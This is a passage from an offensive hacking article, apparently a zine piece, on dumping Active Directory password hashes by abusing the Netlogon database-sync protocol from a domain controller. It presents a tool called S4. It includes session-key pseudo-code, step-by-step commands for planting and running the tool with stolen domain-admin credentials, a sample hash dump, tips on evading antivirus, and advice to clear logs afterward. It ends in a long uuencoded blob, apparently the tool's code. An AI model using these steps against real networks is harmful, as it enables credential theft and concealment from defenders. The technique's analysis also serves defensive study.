# This function uses the 14 first bytes of SessionKey to compute
# a new challenge out of an old one. Both challenges are 8 bytes
# arrays.
#
# new = DES(DES(old))
```

```
Encrypt000(
    ClientChallenge,
    NewChallenge,
    SessionKey)
{
    BYTE TempOutput[8];

    ZERO(NewChallenge);
    SystemFunction001(ClientChallenge, SessionKey[0..6], TempOutput);
    SystemFunction001(TempOutput, SessionKey[7..13], NewChallenge);

    # TempOutput = DES(in=ClientChallenge, k=SessionKey[0..6])
    # NewChallenge = DES(in=TempOutput, k=SessionKey[7..13])
}
```

```
# The SessionKey is calculated using a combination of ClientChallenge
# and ServerChallenge (to avoid replay attacks I believe).
# Because client & server both know the MD4 value (a shared key between
# them), they both can compute safely the SessionKey, but an attacker
# without this knowledge will be unable to.
```

```
NlMakeSessionKey(
    MD4,
    ClientChallenge,
    ServerChallenge,
```

```

    SessionKey)
{
    BYTE TempOut[8];

    ZERO(SessionKey)
    SessionKey[0..3] = ClientChallenge[0..3] + ServerChallenge[0..3];
    SessionKey[4..7] = ClientChallenge[4..7] + ServerChallenge[4..7];

    SystemFunction001(SessionKey[0..7], MD4[0..6], TempOut);
    SystemFunction001(TempOut, MD4[9..15], SessionKey);

    # TempOut = DES(SessionKey[0..7], MD4[0..6])
    # SessionKey = DES(TempOut, MD4[9..15])
}

    ---

# This function builds the Authenticator necessary for each
# *DatabaseSync() call. The authenticator includes a Timestamp which is
# used in the computation of the new Challenge.

```

```

NlBuildAuthenticator(
    NewClientChallenge,
    SessionKey,
    Authenticator
)
{
    FILETIME Time;
    ZERO(Authenticator);
    GetSystemTimeAsFileTime(Time);
    RtlTimeToSecondsSince1970(
        Time,
        Authenticator->Timestamp);
    NewClientChallenge[0..3] += Authenticator->Timestamp;
    Encrypt000(
        NewClientChallenge,
        Authenticator->Credential,
        SessionKey);
}

    ---

```

```

# The server is supposed to acknowledge securely the request.
# This function checks that the acknowledgment is indeed from
# the server and not from some rogue DC.

```

```

NlUpdateSeed(
    NewClientChallenge,
    ReturnAuthenticator,
    SessionKey
)
{
    BYTE TempOut[8];

    NewClientChallenge[0]++;
    Encrypt000(
        NewClientChallenge,
        TempOut,
        SessionKey);

    if( ReturnAuthenticator->Credential == TempOut )
        return 1;

    return 0;
}

```

Let's put aside the usual Microsoft crypto weirdness of the protocol because this is not the subject of this article. In a nutshell:

-----[5.1 - Browsing samba-tool's source code

Everything starts in source4/samba_tool/samba_tool.c:

1. main() calls binary_net(), the main function
2. binary_net() then:
 - Initializes the Python interpreter using Py_Initialize()
 - Creates a dictionary out of the "samba.netcmd" module using py_commands() which returns the Python object "commands". This object is created in:
source4/scripting/python/samba/netcmd/__init__.py:

```
-----
commands = {}
from samba.netcmd.pwsettings import cmd_pwsettings
commands["pwsettings"] = cmd_pwsettings()
from samba.netcmd.domainlevel import cmd_domainlevel
commands["domainlevel"] = cmd_domainlevel()
from samba.netcmd.setpassword import cmd_setpassword
commands["setpassword"] = cmd_setpassword()
from samba.netcmd.newuser import cmd_newuser
commands["newuser"] = cmd_newuser()
from samba.netcmd.netacl import cmd_acl
[...]
```

3. There are 3 possible situations:

- If argv[1] is handled by a Python module then commands[argv[1]] is not void and the corresponding method is called.
- Else if argv[1] is in net_functable[] then a C function is handling the command.
- Else argv[1] is not a legitimate command => error msg!

In the case of 'samdump', it is implemented in the C language by the net_samdump() function available in source4/samba_tool/vampire.c. This function calls libnet_SamSync_netlogon() (source4/libnet/libnet_samsync.c) which:

- Establishes the secure channel
- Calls dcerpc_netr_DatabaseSync_r() 3 times (1 per DatabaseID value)
- Calls samsync_fix_delta() in (libcli/samsync/decrypt.c) which handles the decryption (if required). Remember this function.

-----[5.2 - Understanding database changes

I_NetDatabaseSync() returns DeltaArray which is a NETLOGON_DELTA_ENUM_ARRAY object. It's very well documented by Microsoft:

```
-----[ MS official documentation ]-----
// http://msdn.microsoft.com/en-us/library/cc237083%28v=prot.13%29.aspx
typedef struct _NETLOGON_DELTA_ENUM_ARRAY {
    DWORD CountReturned;
    [size_is(CountReturned)] PNETLOGON_DELTA_ENUM Deltas;
} NETLOGON_DELTA_ENUM_ARRAY,
*PNETLOGON_DELTA_ENUM_ARRAY;

// http://msdn.microsoft.com/en-us/library/cc237082%28v=prot.13%29.aspx
typedef struct _NETLOGON_DELTA_ENUM {
    NETLOGON_DELTA_TYPE DeltaType;
    [switch_is(DeltaType)] NETLOGON_DELTA_ID_UNION DeltaID;
    [switch_is(DeltaType)] NETLOGON_DELTA_UNION DeltaUnion;
```

```
} NETLOGON_DELTA_ENUM,  
 *PNETLOGON_DELTA_ENUM;
```

So basically DeltaArray is an array of NETLOGON_DELTA_ENUM objects. Depending on their DeltaType field, the receiver will know how to parse their internal fields (DeltaID and DeltaUnion). According to Microsoft, DeltaType may take the following values:

-----[MS official documentation]-----
// <http://msdn.microsoft.com/en-us/library/cc237100%28v=prot.13%29.aspx>
The NETLOGON_DELTA_TYPE enumeration defines an enumerated set of possible database changes.

```
typedef enum _NETLOGON_DELTA_TYPE  
{  
    AddOrChangeDomain = 1,  
    AddOrChangeGroup = 2,  
    DeleteGroup = 3,  
    RenameGroup = 4,  
    AddOrChangeUser = 5,  
    DeleteUser = 6,  
    RenameUser = 7,  
    ChangeGroupMembership = 8,  
    AddOrChangeAlias = 9,  
    DeleteAlias = 10,  
    RenameAlias = 11,  
    ChangeAliasMembership = 12,  
    AddOrChangeLsaPolicy = 13,  
    AddOrChangeLsaTDomain = 14,  
    DeleteLsaTDomain = 15,  
    AddOrChangeLsaAccount = 16,  
    DeleteLsaAccount = 17,  
    AddOrChangeLsaSecret = 18,  
    DeleteLsaSecret = 20,  
    DeleteGroupByName = 20,  
    DeleteUserByName = 21,  
    SerialNumberSkip = 22  
} NETLOGON_DELTA_TYPE;
```

When dcerpc_netr_DatabaseSync_r() returns, samsync_fix_delta() is called for each NETLOGON_DELTA_ENUM object. The source code of this function is straightforward (libcli/samsync/decrypt.c):

```
-----[ Samba 4 source code ]-----  
NTSTATUS samsync_fix_delta(TALLOC_CTX *mem_ctx,  
                          struct netlogon_creds_CredentialState *creds,  
                          enum netr_SamDatabaseID database_id,  
                          struct netr_DELTA_ENUM *delta)  
{  
    NTSTATUS status = NT_STATUS_OK;  
  
    switch (delta->delta_type) {  
        case NETR_DELTA_USER:  
  
            status = fix_user(mem_ctx,  
                              creds,  
                              database_id,  
                              delta);  
  
            break;  
        case NETR_DELTA_SECRET:  
  
            status = fix_secret(mem_ctx,  
                                creds,  
                                database_id,  
                                delta);  
  
            break;  
        default:  
            break;  
    }  
}
```



```

    }

    return status;
}

```

So to summarize, amongst all the NETLOGON_DELTA_ENUM that I_NetDatabaseSync() provides us, the only important ones are those of type AddOrChangeUser (NETR_DELTA_USER) and AddOrChangeLsaSecret (NETR_DELTA_SECRET).

-----[5.3 - Retrieving the hashes

Because the subject of this paper is pwdump-like tools, we will only focus our attention on the AddOrChangeUser type. Here is the code that I used to extract the useful objects:

```

-----[ S4 source code ]-----
    PNETLOGON_DELTA_ENUM Deltas = DeltaArray->Deltas;
    for(i=0; i<DeltaArray->CountReturned; i++)
    {
#ifdef __debug__
        if(Deltas->DeltaType == AddOrChangeLsaSecret)
        {
            [...]
        }
#endif

        if(Deltas->DeltaType == AddOrChangeUser)
        {
            PNETLOGON_DELTA_USER DUser;
            DUser = (PNETLOGON_DELTA_USER)
                Deltas->DeltaUnion.DeltaUser;

            arcfour_crypt_blob(
                DUser->PrivateData.Data,
                DUser->PrivateData.DataLength,
                SessionKey,
                [...]
            );
        }
    }
[...]
```

The NETLOGON_DELTA_USER object holds information about a particular User of the domain including its Username and (hashed) password. However depending on the value of NtPasswordPresent and LmPasswordPresent, the password may not be available in the EncryptedNtOwfPassword and EncryptedLmOwfPassword fields of the structure. In this case, they are stored instead in the PrivateData.Data buffer which is RC4 encrypted using the SessionKey. Practically speaking, this last case is the only one I've ever witnessed.

The PrivateData.Data buffer holds a copy of the information returned by SamIGetPrivateData() which is a function called by pwdump6. The current (and potentially former) hashed passwords are stored somehow in this buffer and ripping the appropriate functions in the pwdump6 tool grants us the Holy Grail. There is no need to explain what is already common knowledge in the windows hacking world. Have a look at the DealWithDeltaArray() function in my code if you have any questions.

---[6 - A practical introduction to S4 (Stealth & Secure Secret Stealer)

All this work ultimately resulted in a single tool: S4 (courtesy of the grateful plckp0ck3t to the Samba team ;)). I've chosen to release it under

the GPL because I certainly disliked the idea of the pigs from MSF including it in their framework. That said, "let the hacking begin".

Context
++++++

We have a CMD shell on some XP/Seven box part of the 'foo.bar' 2003 domain. Somehow we also got our hands on the credentials of a domain administrator: "Administrator / foo123"

Our goal is simple; we now want to extract the passwords from the AD.

Locating the PDC
+++++

Retrieving the location of the DC is as easy as performing a DNS request on the domain name (foo.bar). However the problems with this approach are that:

- it gives DNS servers as well,
- it doesn't allow us to locate the PDC amongst the DCs.

Fortunately, the dsquery tool is providing the information:

```
-----[ screendump ]-----  
C:\Users\Administrator>dsquery server -hasfsmo PDC  
"CN=DC3,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=foo,DC=bar"
```

C:\Users\Administrator>

Now if for some reason this command isn't available, you can use the -D option of S4 which is based on DsGetDomainControllerInfo().

```
-----[ screendump ]-----  
C:\Users\Administrator>S4.exe -D -d foo.bar  
[> Discovery mode  
- DC controller 0 is DC3.foo.bar [PDC]  
- DC controller 1 is DC4.foo.bar
```

C:\Users\Administrator>

At this point, we know that DC3 is the PDC and DC4 (the only remaining DC) is de facto a BDC. S4.exe will thus be executed from DC4, targeting DC3.

Uploading S4
+++++

To run S4 on DC4, you first have to upload it. \\%DCNAME%\SYSVOL is convenient for this purpose. To drop a file in this directory, you will use the Domain Administrator account:

```
-----[ screendump ]-----  
c:\S4>hostname  
WINXP  
C:\S4>net use P: \\DC4\SYSVOL  
Enter the user name for 'DC4': administrator  
Enter the password for DC4:  
The command completed successfully.  
  
C:\S4>copy S4.exe P:\randomname.exe  
1 file(s) copied.
```

```
C:\S4>net use P: /DELETE  
P: was deleted successfully
```

```
-----  
Checking the state of the replication  
+++++
```

It's always good to have an idea of how healthy the replication is on this Active Directory because we will interfere deeply. I've never tested the technique in an environment prone to replication troubles so I would recommend you to be careful.

First log into the BDC using psexec (or your own tool). Then use repadmin which will most likely be installed on the box (if not even native) as it will give you the details of last operations:

```
-----[ screendump ]-----
C:\S4>.\Tools\PsTools\psexec.exe \\DC4 -u FOO\administrator cmd.exe

PsExec v1.94 - Execute processes remotely
Copyright (C) 2001-2008 Mark Russinovich
Sysinternals - www.sysinternals.com

Password: ***** <-- foo123

Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>repadmin /showrepl *

repadmin running command /showrepl against server dc3.foo.bar

Default-First-Site-Name\DC3
DC Options: IS_GC
Site Options: (none)
DC object GUID: 265b7dba-578b-47f1-91ca-78b3019e937d
DC invocationID: 265b7dba-578b-47f1-91ca-78b3019e937d

==== INBOUND NEIGHBORS =====

DC=foo,DC=bar
  Default-First-Site-Name\DC4 via RPC
    DC object GUID: 5e66dd87-69a1-485e-8e4e-172def165b06
    Last attempt @ 2012-03-21 00:32:47 was successful.

[...]

repadmin running command /showrepl against server dc4.foo.bar

Default-First-Site-Name\DC4
DC Options: (none)
Site Options: (none)
DC object GUID: 5e66dd87-69a1-485e-8e4e-172def165b06
DC invocationID: be4bbd07-2a84-4c73-a00c-8260999ea3f8

==== INBOUND NEIGHBORS =====

DC=foo,DC=bar
  Default-First-Site-Name\DC3 via RPC
    DC object GUID: 265b7dba-578b-47f1-91ca-78b3019e937d
    Last attempt @ 2012-03-21 00:46:37 was successful.

[...]
C:\WINDOWS\system32>
```

This AD is healthy because there is no problem reported. BTW one little advice: avoid using your beloved MSF as a psexec-like tool because it has a good chance to be detected by an AV.

Running S4 on the BDC
+++++

At this point, the only remaining thing to do is to run S4.exe!

```
-----[ screendump ]-----
```

```
C:\WINDOWS\system32>\\DC4\SYSTEMVOL\randomname.exe
[!!] 3 arguments are required!
```

```
\\Vboxsvr\vmware\S4.exe -p PDC_NAME -b BDC_NAME -d DOMAIN [-P password]
```

OR

```
\\Vboxsvr\vmware\S4.exe -D -d DOMAIN
```

```
C:\WINDOWS\system32>\\DC4\SYSTEMVOL\randomname.exe -p DC3 -b DC4 -d foo.bar
Administrator:500:6F6D84B5C1DDCB7AAAD3B435B51404EE:
                23DBA86EAA18933844864F24A54EBFBF:::
Guest:501:B3CC5A77A68F6477612A53E12DFC183B:
                B3CC5A77A68F6477612A53E12DFC183B:::
krbtgt:502:7396CE194FA9157E5993429157021505:
                3803F74802050CE62B047668F303B453:::
SUPPORT_388945a0:1001:8FCA67CF5A9FEB7DB06FDACBE2EFDEAB:
                5D798B0AB3CCC22FCD7D333D06E2D785:::
DC3$:1003:C6DD50758AC2B23B9C63DFB8BC64840C:
                820B5403DF3484530F644090C564E342:::
DC3$_history_0:1003:C6DD50758AC2B23B9C63DFB8BC64840C:
                9CDEE73ADFA23ED3FEC2CC575EF9D0A7:::
DC4$:1108:8C6AC94AD2F708E2AAD3B435B51404EE:
                F77ACB17249932BA36990D85D0F7E01A:::
DC4$_history_0:1108:CA1CDCD62E2662912950352F77B2EC2C:
                5E54C47654328C3C7B541A81D6319837:::
DC4$_history_1:1108:C233128D17B4A8C47838115D84C67E42:
                F77ACB17249932BA36990D85D0F7E01A:::
```

For compatibility purposes, I kept the format used by pwdump-like tools :]
Just a little test to be sure that the results are not fucked. Fire a
Python shell and compute the hash of the Administrator:

```
-----[ screendump ]-----
>>> import hashlib,binascii
>>> hash = hashlib.new('md4', "foo123".encode('utf-16le')).digest()
>>> print binascii.hexlify(hash).upper()
23DBA86EAA18933844864F24A54EBFBF
>>>
```

And that's exactly the NTLM of the Administrator \o/

Fixing the mess
+++++

Now be careful with what I'm about to say because it's *very* important.
Changing a BDC's machine account password using IADsUser::SetPassword()
breaks somehow the secure channel between the BDC and the PDC. Breaking the
secure channel means basically breaking the trust between DCs ultimately
resulting in a DoS (errors in logs, no more synchronization, ...). Oops :]

This can easily be seen by typing the command:

```
-----[ screendump ]-----
C:\WINDOWS\system32>nltest /SC_CHANGE_PWD:foo.bar
I_NetLogonControl failed: Status = 5 0x5 ERROR_ACCESS_DENIED
```

The same command would *not* have failed on DC3 (or on DC4 before changing
the password). Fortunately, using the Administrator's credentials, you can
use the *very* useful netdom tool [13] to fix this problem:

```
-----[ screendump ]-----
C:\WINDOWS\system32>netdom RESETPWD /Server:DC3 /UserD:Administrator
/Password:*
Type the password associated with the domain user:
```

The machine account password for the local machine has been successfully

reset.

The command completed successfully.

```
C:\WINDOWS\system32>netdom RESET DC4
```

The secure channel from DC4 to the domain FOO has been reset. The connection is with the machine \\DC3.FOO.BAR.

The command completed successfully.

Just to prove you that the situation is indeed fixed:

```
-----[ screendump ]-----  
C:\WINDOWS\system32>nltest /SC_CHANGE_PWD:foo.bar  
nltest /SC_CHANGE_PWD:foo.bar  
Flags: 0  
Connection Status = 0 0x0 NERR_Success  
The command completed successfully  
-----
```

We're safe! Clean the logs and leave the box :]

---[7 - S4 .VS. Windows 2008 Domain Controllers

While the technique implemented in S4 is very effective if the PDC is a Windows 2003 server, it totally fails if it's a Windows 2008 (or higher) server and this unfortunately holds even if the Domain's functional level is "Windows Server 2003".

The first problem that I encountered was that while I was still able to have the new machine account's NTLM propagated, the establishment of the secure channel always failed, an "access denied" being returned by NetrServerAuthenticate2(). Because I suspected some evolution in the protocol, I began to look for information on Netlogon, only to discover that Microsoft had already published its specification [10]. My bad! If I had been more careful I would have saved time as there was no real need to reverse nltest.exe :) Reading the specifications, I discovered something really interesting that I had failed to notice through the reversing process; there are different algorithms to compute the session key.

Long story short, when a client initiates a connection to the server, it first provides its capabilities using the NegotiateFlags parameter of NetrServerAuthenticate(). In return, the server will set this parameter to provide his own capabilities. This is the way that they both agree on the algorithm used to compute the session key.

There are basically three types of session keys (see section 3.1.4.3 of [10]):

- 1/ AES (strong)
- 2/ 'Strong-Key' which is HMAC-MD5 based (weaker)
- 3/ DES (weak)

The third one is implemented in S4's NlMakeSessionKey() and is also the oldest. For compatibility purposes, Windows 2003 is still accepting this weak way of computing keys. This explains why the authentication process was OK. Starting with Windows 2008, security has been enhanced and the minimum required by default is now Strong-Key; I implemented it and the authentication is now compatible with Windows 2008 :]

<Note>

There exists a workaround (Hi D.) to keep using a weak DES session key with a Windows 2008 server. Google() the key words "NT4Emulator" and "AllowNT4Crypto" for more details (also have a look at the GPO).

</Note>

Unfortunately this was not sufficient as NetrDatabaseSync() was now

returning a STATUS_NOT_SUPPORTED. Digging in "[MS-NRPC]: Netlogon Remote Protocol Specification" I found the following explanation (rev 24):

-----[MS official documentation]-----
If a server does not support a specific Netlogon RPC method, it MUST return ERROR_NOT_SUPPORTED or STATUS_NOT_SUPPORTED, based on the return type

The revision is important because in revision 22 NetrDatabaseSync() is documented whereas it's not anymore in revision 24. It mysteriously disappeared... If we consider the previous quote, it seems fair to assume that at some point the function was declared deprecated. Unfortunately the reason is probably mentioned in revision 23 which seems currently unavailable. Who knows, we might some day have the appropriate explanation. However "deprecated" doesn't mean "gone" so it *might* be interesting to reverse engineer the function ;]

Btw a little trick to help you:

-----[screendump]-----
C:\Users\Administrator>nltest /dbflag:ffffffff
SYSTEM\CurrentControlSet\Services\Netlogon\Parameters set to 0xffffffff
Flags: 0
Connection Status = 0 0x0 NERR_Success
The command completed successfully

C:\Users\Administrator>type %WINDIR%\debug\netlogon.log
[...]
04/04 22:23:34 [ENCRYPT] NetrLogonComputeServerDigest: 1105: DC10\$: Message : dbcbaafc aba49ab9 f6bcabb5 623808168b
04/04 22:23:34 [ENCRYPT] NetrLogonComputeServerDigest: 1105: New Password: b6b852a3 5ec54dc9 9ea3917e c51d19fa .R...M.^~.....
04/04 22:23:34 [ENCRYPT] NetrLogonComputeServerDigest: 1105: New Digest: d4 67786d a92bd731 7da18262 3d1cdb4f mxg.1.+b..}O..=
04/04 22:23:34 [ENCRYPT] NetrLogonComputeServerDigest: 1105: Old Password: b6b852a3 5ec54dc9 9ea3917e c51d19fa .R...M.^~.....
04/04 22:23:34 [ENCRYPT] NetrLogonComputeServerDigest: 1105: Old Digest: d4 67786d a92bd731 7da18262 3d1cdb4f mxg.1.+b..}O..=
[...]

---[8 - Additional details

a) Are there other alternatives to dump the AD's passwords?

Well apart from pwdump-like techniques, there is at least one more: ntds.dit [11] file dumping. In a nutshell, this file is a Jet Blue database holding (amongst other things) information about the users. When an LDAP query is issued, this database is interrogated. Because it's very sensitive (passwords are stored inside), it's both encrypted and system locked thus it's not trivial to dump its content. I wasn't aware until recently of any tool able to deal with it. It seems that things have changed because I've heard some rumors. There should be at least two other alternatives, but I won't say more. Be smart and find them yourself :]

b) What about real-life filtering & the requirement of 2 DCs??

The first requirement for the attack is the ability to execute arbitrary commands on one of the DCs. One is enough as by design all of them are communicating with one another without any restrictions (=filtering).

The second requirement is the existence of at least 2 DCs. Apart from tiny corporations, there will always be at least 2 DCs (for business continuity in case of a disaster or maintenance operation) so it's no big deal either.

c) What about Samba 4 .VS. Windows 2008?

MRP\$4D\$0KA!@6@8^?6_U^HF\,'22WRW[EM4B7S,.2_&8IVT:(\XI!P1/FFJCL
M0W2EG:3Y,GU-ES6Q98HYNQ=9)0`.('<6.CI@LV/P)OZHH._\$:5LA0#:5V*
MY2#P7FS&K'@-F24(]99#91'B\$%OR<QR'F'6TO14E6R=PI+*'3@8Q)_>"YA
M'==O`-N6-"%8,P>P\KL4?TI4R7"PBUCU53QNQW1O(6@AE5!^!"4_\O#Z.\!
M;7P]&TX^3\U@?&.N'\8WH]GH83PUMP\3_/CX/!I_ZIF;T70V&5T]T5?\X.>'
MF]'MZ'I''\@6?NHSTCJ&K%0[6>K8AX">MZ+\IOZ"L"0.\$"@M(1E1B-X2!&?)
M)05IW-&ZR'C\N&2GD'@#U`KQ-]X\$TJA#B!)9>H!]'(CT1?QGC\+A&6"WA?S@
MHAC?A!UPV(BV01M@CP@-/>=/S!.Q<%[:D\A6,1"8U/>=O05\$2'"8#9]Q=%!
MV9B,L-_L.4O>?E4[3YD;[!X+R\,J.]7N%FFS+4I6"(8=V(^R\$#(0V@0Y_UA[
MG/?&(8(OR:&0"\J)DAFLM4Y>2&[G=W"9\TKR+D7WJ'E&?0OLII`/ZU1U*3Z
MP,'Z=2X@EL['G,7KQG%:'9*75TMAUY<LEP`/;#;.G"&RG+'A#.#[7P5*%"I=
MPF&G[*2U48:?C%4;9"UJHGIQ*=Z745Q=N93=',(LR'N=2<B/KJ`H=7YP`NJP
M/2JRRYXB/"8'#PO74&SB5P`,`&YA?Y(335[PDG3\$`"/:O:<4QTQRH7+?CUSZ'
M>[1;0FHYIS1P9,3>W`+6LS_#5H_P?'&A?A4P9(*ZE36A="F:IT?EL(^EX7U
M8>)#7P!/LOMW,E^/[930.]?"/'30,2@GM)WF;"\;A(@:N`VVB!@EU&Z0`+:
MIHNZJ%TFZ\,-L9^^(N.3+5D^P@V\VPDA"V8R?(B+>\M09Z3X669)N(!KP[?`!
MI?EF[98,A%1!T6"W(^Y']\$(*E&:W7*/DCR2`) *YLSF6H5B'[07:!--"7`CN;
M'#." "VWY02-X-] [9Z4(@DA4X9D%YS>- \9.&T)%-BQ*N0!RYXO7.PE4RU7,S;
M)WRRF`+"G9))%@66W4[M/\$'I2*P1H`Y=Y_D>ZBM2O2Q42(%A\$Q3]E8>UQWO
M2=7A=3OB\?!(S:%S(RR?=-())#;>BLRULREZ_[2#5]YLC86:J&_P`L<]AR4>4
M%%H" I+ZQ5O1%-N)L%.Q_%4\$8DUPT"<0BJ9VD'P%KEM),XNL"(F;Y8I]D\ :I^
M0L21RV4[]ZDJRUT\D9#P?FE)^9I1JH3S5]ZS,#UAA524Q!,*1U" `B-37-D<GA
M\$YTW!' #^FO%:6878SY\YB86TMSW?J"<L1/A%ANO%BK*H%OZ"WTATF81\$X96;
M0AC;9UHN&S*D2Z?@@L<'7@:+"P_ZPQ%X.)!#QQB*`@HOI>3#B045OLJ\$SHA2\
MCY<`G#`<;Y19BD!)8?E+G%A)8==[:+(04D-Y/R+)N#+-E26J7I5+1..2?`BG
ME^`OI0A0TMD`4I%ZJVKE>5'#Z5"=42,UVTC+%9JCGC`1"OK)Z=3IG(`PLI^>
M1VM!4=0FE)/PQD53`N' :?'N`*!\0]?<BYU,3\$OL&I)`69ID/<\$3/<9<F-?4
MONTY2R`3X,'SX>\RT[L5XK!K;!>.9NM?%'3'P2X\$QH4#3GN!XV0(Y":0]Z2
M>T\ \6\LKA0T=XHC_K=-2RCI"<H]:_X(!OZ_%\-,;*5)PS4^#35!=7K8Q%LYH
M@4`(\,N"! *FD<5:K.2PFRDGY`<%-)TVU)W&+BAESXB1Q10YR7#(F%4RHFSP
M"3WL+(R1-(Y6<!X>;B#J5TKD*C*+V";EA`D;L<GVJ\$3&E?%FJP7%OK`#-JP]
M)\45E,3M+4[E[;H*+[2" `2?R2:2#%YG;\1YJG@=R6E2UPHX"\$E[\$8<=;@QO
M-:0)\$9]6ZEO>,6DA,TA!*LU-?44214\$*'C\C]?B=RN^J`4@#<,*E+N1!:<V!
M1*HK^(`36-E9:5^2<HDPP6J`E\;P;!)?=YOAU5[4FR!NN=Q?!3^JPN)(11`J
M*B\R LG65EJ)]%:W0Y+"D1@J@`O,K-04\=VEP6&M..)JU.#" "UGZWI231OB@G
M%2>JB&1`11XE7U0G7B!WMHN0B[FC<(\$W/LHI*TFEL;0A_Y>\O)"P/&5-F&0O
M)ICI+J=?6#&?I,`_Y@N:"?\$_-:9#5U\$5:4.;NJ*)&6J;=O-BEPN?%,\)]
MQ8@_]:::LX)3@G`B`W/W\X>]O8W\`G(5*N/5(Z>,%1;!B_D\JT_B2.XYQ45?L
M@PB)]8GOW<[4F^`YN*C8<!U"FF`!/U`U3FU,*B000PRU!@N\$[2W!&FAS.!7Z
M+>,"TNI7W.@W,!2`+;>4[Q/N._&6*O)7WKJ![PA1P6*[P!`C43M+?%1ZRDN
M0*[8]&4*<ZA]N:FI05)(\$N1V"3GV(O1VN+LD&!@#]9YY3;)4"\$)R&?QVQ;4]
MW=O.)B4WB9J,A+\$4>XE=3W&\@JV<VFE2[,ZUJ<@(2EML/K6@\&A+#]!5>K`R
M]CA0RPD(B7W!1W%_XQ:I\ \$H46/TOW<4IT)!-_,?'<7BE**E.<E!O\$>4^#*
MU=C-YZ0(8:\-F+?A&6X*I=D8"<7/^?QCK:1I=2PXOID3LB57"C2OH/JB2])
M<%0D`H`%&?]:VOF+3>`-@D*2/D]9%-*R<A,Z[D/'7,Y!,(X#`%:/;I5XVFD
MU";L<' -2CF43@BL]Q`U!K0BW,SM(E9NSMYQM(Q+L2\X`UF>P@76ET5)*^B`
M,WR.56I*M-(FWT%FF-5.<IK\$N6*1^E(;#"(A,["K-\$^EH\$M9FKX@'KI,M]+A
M7G+8\p&.^\$NU`L<`B<KQ69;\$^*+9%#9Z!P5X)=3\$`1<VEH^>NOA;^]@2['Q
M<)N10HJ6^KBCR#W*4#X*,#A^[YSR?ZE%*FG(:<Z92[=#QW71F,4F^2?CA`VT
MF)]LN6R2F/X&E;:90!A`#OY"-PFT!;\B>:_;N0HXCTM7Y)#;J`D"Z*M<P8X
MS`58"VA8P`ZB!LOE[+8(&0FL#E!%M`AL<@>J\$VD%3C6>K`L2T6O+Q.C#"B
M3K0WSFJQE8D4QL`^ -4,8'SZ;.=VC<*"('J,S>F5J^*+F[,!%\$#?2DY;WI,8(
M8>KZ91UY_52;^%I%W6R1<46#+Q&5O1I4)!!I4QCSWPVR((V2ZI(4@)!`<L%>
M(&\,;VP;2HG:DB[;W[=4+^;T2_&`] _01IJ&V*E6MH!];[(#AT!NCQ^(D`Z?7
M9[]*/2U12&Y3)36%B\$IC`868E`ZTU7\]PEBW\$PS3RYF`_>C@M.52A@+Q?^
M^9@I>`0X%U4<0P?0SU2D93,D%%AC2^+3HLR(G;1G`?DDM=GPOU6=B;/)T@3I
MIX+#/\@1^OPPSEA)/;?57@KG4JIZ^FZY:)%.@['7#C(@,(T*3[W4%ZH52&VX
MW5?6:B\$Y]Q,'1"6FRNWW6V1&B+FFQ"=UI;0)U^D\K:0QD"5O8:9`4\W#+0DA
M!)Z">N4TJ",\>\M5+[7*CC7\N7IBOZ%5(NHZ[D(^B,<)%HZ;IUUQ8B7FN9<
MS_0C4?^?UJ+P`#8@N<%CN_WE8FBO6O#`OK1OJG1C%<A\+T/X5]MN#5SLV9.:
M`F7:WCJ]HX,U:V-;OY)9%K`J=J\$R&COPG,'<V4%5W%W)YJR?KY#75:*L*%U
MT55>2J^L-1.C*5Q3P7]G0KZJ3E= `NLXQ+'F]EI?"O6-7>D4C>`II,?X_P6=
M5V.1VLN*_+1LY2"A^U?%C%82_KD`YL-00B*\$5E_EDO7[A,*&`FRG"E!4[S
M3"L*2-8_M=#*]1T+J@`9<^E^;U*=C=3^>RWMNZBQR#&JR0#;!8GJP1IT;E.
MZ=#.A"_@1\$8N2+K]RI\$/O`#!G,848365)@AAC3V3Z4FW3XR;0PD55VGE\$#M/
MORSC(#JNQ>_`'81" (;RCZ2)HFDLW=0:[M=*EDI8)XLN+HM`F(#1#E%QX;08-
M+0Z52_W1>PH/#HZ2X;I7TA.FJ,,(AT-423CD,.)3U)F@/AEU-66Q0W:Q>\^3
M#I&Q1UC"+T,N47!RP<-"16CO:5MGB8"QH/\$1[A"\$GY"&,O3`5F27XHTX(=&Q
M55(*.\.5E/(>@`&Y+=2N.@OS8W)!P%67%-)"A8G/^CL[\`@O:C8=E+GPS[7-
M" `Q+0DTC@+D8J65\$J,&9:9!U+NHL@OM.RT6]<>S/Q>W-DZQQ[C:F`\W3@@ [7

M/' T/QS\5M4' V!G!U!#0WVL^/%Y9. [JA5S=06) 3NV(^4\' %&M(9Q_\$C<0S\>X
M9N'#V@K0VYW6Y;@4Z&<,M0XH) 8BTVFD7"GB'ZN;RZ&5[^76BR1!M,>+1MQG]
MN'\M_:54FGZ2M,G36X<MN4(OE' #Q-ED">1>!'5N9' /&VL.7Z/XG-F,)\GK:@
M'? (P.-3MO-#, "0Q=/) \$N%#+Z-YHJ*+D/2H.) !TQ1X=@K/_LSS69XF%)=?9%+
M9=VQ/^6QFT64\=%\$HKQUJ67:>ALZSSSR]>.RR.48E@A-2YZ/Y<DPX]:L/80<
M!0*TJ@Z!7<]AXZ"431F."8,<WCEJI!0' O2Y219"S/2N*E98G^8A96HAZ"3R-
M]:99YARRL*]J#W-[&,LD [KKJ2'F3LX_]WUK;[_J\:-.\.YYLM1%DQW<K_!#
MKIQ6E>3,-,4EM6EL8;YKNFIQOB_N.X(M!S-/Y"XY<W,M3@[3!_'VR7(I-0S2
M!QS\BZ7GMVMNZ;=V&<WE(.Q))Y#4KG"VV4U/YDN3JOUNZ\:#%(AR!@J;@H@T
MPA!O4CM=PBXI9N;2%ULD\$G\C-XW4H(!)4UO&B;./N(3E0T5)]5(;H/-BN3M1
MM?ZES],Z)\?L25Q^,J2TKRFWD>7H:4[[56Z@.!XKX-' [X^/V^A0(]I)YX6]L
M<4K[BXFP,; &2'@:DY/C!O]NF)<_D^]*5(U/65^0:"/\$ (G\$H3%7AA::%KF;A_
M&8WB1<((J+16H) (ZPLF(7.G1F5\$)E^J9=)8X[1H()]X?IG\CKS=R6S9!KR+"Y
M0+3BO'_OX8,41'QH-'6HT?B,_3H-EI6>Q%FOR0(YKOOYD:90'Y5HVR'\3+7Y
M'J5GJRC)*\$-K+7_0S7#A+9>XC^C%P?Z;'HK(87=,"OLMNEV8L2E\>N#?H>SV
